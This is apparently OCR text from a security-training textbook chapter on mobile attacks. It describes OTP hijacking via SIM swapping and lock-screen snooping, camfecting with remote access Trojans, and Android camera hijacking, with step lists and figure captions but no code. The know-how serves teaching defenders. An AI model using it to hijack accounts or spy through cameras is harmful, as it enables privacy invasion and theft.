

Attacker logs in to the victim's online accounts via the OTP
Online Application
4
OTP received on the attacker's device
OTP
5
1
Attacker gains the target user's PII data
2
Attacker performs social engineering on the telecom operator
3
Telecom operator transfers the victim's SIM control
Victim
Attacker
Telecom Operator

Figure 17.12: OTP hijacking via SMS

OTP Hijacking via Lock Screen Notifications

Attackers physically steal SMS-based OTPs from the target user's mobile phone by monitoring the user's actions closely. They can view the notifications on the target user's lock screen when they request for an OTP. Attackers can hijack lock screen notifications using different methods such as eavesdropping or tricking the user into lending their phone for making an emergency call.



Camera/Microphone Capture Attacks


Camfecting Attack

- A camfecting attack is a **webcam capturing attack** that is performed to gain access to the camera of a target's computer or mobile device
- An attacker infects the target device with a **remote access Trojan** (RAT) and compromises it to access the victim's camera and microphone
- Using this method, the attacker can obtain sensitive data such as **personal photos**, **recorded videos**, and the **location** of the user

Attacker

1. Sends a malicious link or lures the victim into visiting a malicious website
2. Gains access to the camera and microphone

Victim



Camera/Microphone Capture Attacks (Cont'd)

Android Camera Hijack Attack

- Attackers exploit **Android's multiple security bypass vulnerabilities** to circumvent the required permissions and gain access to the victim's camera and microphone
- Android camera applications generally require storage permissions such as `android.permission.CAMERA`, `android.permission.RECORD_AUDIO`, and `android.permission.ACCESS_COARSE_LOCATION` to store photos and videos
- Such storage permissions provide **unrestricted access** to the entire internal storage and allows attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos

Victim

Malicious Application

1. Victim is lured into downloading a malicious application
2. Exploits a vulnerability
3. Gains access to the camera and microphone

Camera/Microphone Capture Attacks

With the proliferation of personal devices' usage with the Internet connection, many significant security concerns are being emerged alongside their benefits. Attackers are trying to launch sophisticated attacks on digital users to gain unauthorized access to their devices and steal sensitive data or compromise the device. The following are two different attacking methods attackers often employ to compromise camera and micro phones of the devices.

Camfecting Attack

A camfecting attack is a webcam capturing attack. In this attack, the attacker gains access to the camera of a target's computer or mobile device. The attacker infects the target device with a remote access Trojan (RAT) and compromises it to access the victim's camera and microphone. An attacker can also disable the camera light to avoid detection. Using this method, the attacker can obtain sensitive data such as personal photos, recorded videos, and the location of the user. Further, the attacker can control the camera from remote areas.

Steps Involved in Camfecting Attack

- The attacker either sends a phishing mail with a malicious link or lures the victim into visiting a malicious website.
- When the victim clicks on the malicious link or visits the malicious website, malware is downloaded and installed on the device, providing remote access to the attacker.
- Now, the attacker can capture personal data such as photos and videos.



Sends a malicious link or lures the victim into visiting a malicious website
1
2
Gains access to the camera and microphone
Attacker
Victim

Figure 17.13: Camfecting attack

Android Camera Hijack Attack

Attackers attempt to leverage Google's camera application, which is widely used in Android devices as the default camera app. An attacker can exploit Android's multiple security bypass vulnerabilities to circumvent the required permissions and gain access to the victim's camera and microphone. Further, the attacker can exploit this vulnerability even if the mobile device is locked. Android camera applications generally require storage permissions to store photos and videos.

These applications need the victim to provide permissions such as

- `android.permission.CAMERA`
- `android.permission.RECORD_AUDIO`
- `android.permission.ACCESS_COARSE_LOCATION`
- `android.permission.ACCESS_FINE_LOCATION`

Such storage permissions provide unrestricted access to the entire internal storage and allow attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos, videos, GPS locations, and other sensitive information.

Steps Involved in Android Camera Hijack Attack

Attackers exploit various bypass vulnerabilities on the target Android device by tricking the victim into downloading a malicious app. The malicious app installs a Trojan on the victim's device without their knowledge. When the victim starts using the infected application, a persistent connection is established between the victim and attacker. Even if the victim closes the application, the connection persists, allowing attackers to capture photos and record videos stealthily.

